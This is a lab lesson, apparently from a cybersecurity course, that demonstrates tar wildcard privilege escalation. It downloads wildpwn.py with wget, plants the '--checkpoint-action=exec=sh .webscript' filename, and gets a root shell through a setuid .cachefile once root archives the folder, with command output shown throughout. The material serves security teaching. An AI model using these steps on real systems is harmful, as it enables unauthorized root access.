Now, we'll use the following scenario to demonstrate how to carry out this exploit:

- An attacker has gained access to our system by stealing the password for the instructor user.
- Although, for this example, we will pretend that the instructor user does not have root access. In your activity, you will truly be working on a user without root access.
- We will be taking the role of the attacker and will use `wildpwn.py` to plant malicious files. These files will be executed when an administrator with root privileges runs the `tar` command.

Exploiting `tar` Demo

1. Open up a terminal and run the following commands:

- Create a new directory for this demonstration: `mkdir ~/Documents/exploit_demo`
- Move to the `exploit_demo` directory with:
 - `cd ~/Documents/exploit_demo`
 - This is the directory to which the attacker would download the `wildpwn.py` program.
- 2. Download the script with `wget`.
 - Then, run `ls -l` to display that the `wildpwn.py` program is in this directory.
 - `wget https://raw.githubusercontent.com/localh0t/wildpwn/master/wildpwn.py`
 - `ls -l`

Unset

```
-rw-r--r--  1 instructor  instructor  3.6K Dec 19 12:46 wildpwn.py
```

- 3. Type `python wildpwn.py tar .` and note that this will create both the malicious script and checkpoint files.
 - `python` is used to run Python programs.
 - `wildpwn.py` is the program we're executing.
 - `tar` tells `wildpwn.py` to create malicious files that will exploit the `tar` command. This is necessary because `wildpwn.py` can exploit other commands as well.
 - The `.` specifies that these files should be created in the current directory.
 - Run the command and display the output:
 - `python wildpwn.py tar .`

Unset

```
[!] selected payload tar
```

```
[*] Done! Now wait for something like: archive.tar * on . Good Luck!
```

- Running `wildpwn.py` has successfully planted all the files needed for an attacker to exploit the system. These malicious files will be executed as soon as an administrator creates a `tar` archive containing them.
- 4. The script is now listening for someone to use the `tar` command. Let's archive this directory to activate the script.

- This step will display how malicious code will execute when an unsuspecting administrator runs the `tar` command with a wildcard character.
 - Now, use `tar` with a wildcard to create an archive to generate the malicious files:
 - Run `sudo tar cf archive.tar *`.
 - Note that this command is run within the directory where `.webscript` is located. If it were run elsewhere, the backdoor would not be generated.
 - Getting this exploit to work requires the system administrator to create the archive from the same folder where `.webscript` lives. Common targets that are often archived in this way include `/tmp`, users' `~` directories, and users' Documents directories.
5. List the contents of our directory to display that our hidden malicious program and checkpoint files have been created.
- Run `ls -la` and display the output:

Unset

```
drwxrwxr-x 3 instructor instructor 4096 Apr 28 19:53 .
-rw-r--r-- 1 root          root          10240 Apr 28 19:53 archive.tar
drwxr-xr-x 2 root          root           4096 Apr 28 19:53 .cache
-rw-rw-r-- 1 instructor instructor 3699 Apr 28 19:50 wildpwn.py
drwxr-xr-x 5 instructor instructor 4096 Apr 28 19:49 ..
```

- Review the following about this output:
 - There is a new directory called `.cache` that we will explore in just a moment.
 - The directory contained two files: `--checkpoint=1` and `--checkpoint-action=exec=sh .webscript`.
 - These are files whose names look like `tar` commands. Normal users would never use such filenames. This is something that only attackers would do.
 - The `.webscript` contained the malicious code that was planted by running the `wildpwn.py` program.
 - What do you think the file `--checkpoint-action=exec=sh .webscript` will do when interpreted as a checkpoint command?
 - **Answer:** When an administrator uses `tar` to create an archive containing this file, it will cause `tar` to run the program `.webscript` as a checkpoint command. Note that the period `.` before `webscript` indicates that it is a hidden file. It can be displayed using the `-a` switch.
6. Move into the new `.cache` directory and list the files located inside.
- `cd .cache`

- `ls -la` to display the output:

Unset

total 20

drwxr-xr-x 2 root root 4096 Jan 3 13:54 .

drwxr-xr-x 8 instructor instructor 4096 Jan 6 10:50 ..

-rwsr-xr-x 1 root root 8392 Jan 3 13:54 .cachefile

- There is only one file here, an executable `.cachefile`.
 - Run `./cachefile` to execute it.
 - This will change the user prompt from `instructor` to `root`. We now have root access.
- The `.cachefile` that we ran was owned by `root`, which is why running the script is able to give us root privileges.
 - The reason the `.cachefile` is owned by the `root` user is because we ran the archive command with `sudo tar...` not just `tar...`. If we didn't prefix the command with `sudo`, the `.cachefile` wouldn't do anything. Specifically, it would change our user to `instructor` instead of `root`, which is useless for an attacker.
 - In practice, an administrator would not manually run `sudo tar ...` to back up a directory.
 - Instead, the system would run an automated backup on some set schedule, such as every Friday, and it would do this with full root privileges. This is because it needs to archive files belonging to every user, and the only user who has permissions to modify everyone's files is `root`.
- This is great for an attacker because:
 - We can trust that a good system administrator will have scheduled regular backups, so it's likely that these malicious payload files will get included in a backup.
 - The attacker simply waits for this happens.

In the next exercise, you will log in as an unprivileged user without `sudo` rights, run the exploit to generate the malicious files, and find a `.cachefile` owned by `root` that allows you to escalate privileges.

10. Activity: Exploiting the `tar` Command with the Checkpoint and Wildcard Options Activity

Go to the following file:

- [Activity File: Exploiting the `tar` Command with the Checkpoint and Wildcard Options](#)
-

11. Activity Review: Exploiting the `tar` Command with the Checkpoint and Wildcard Options
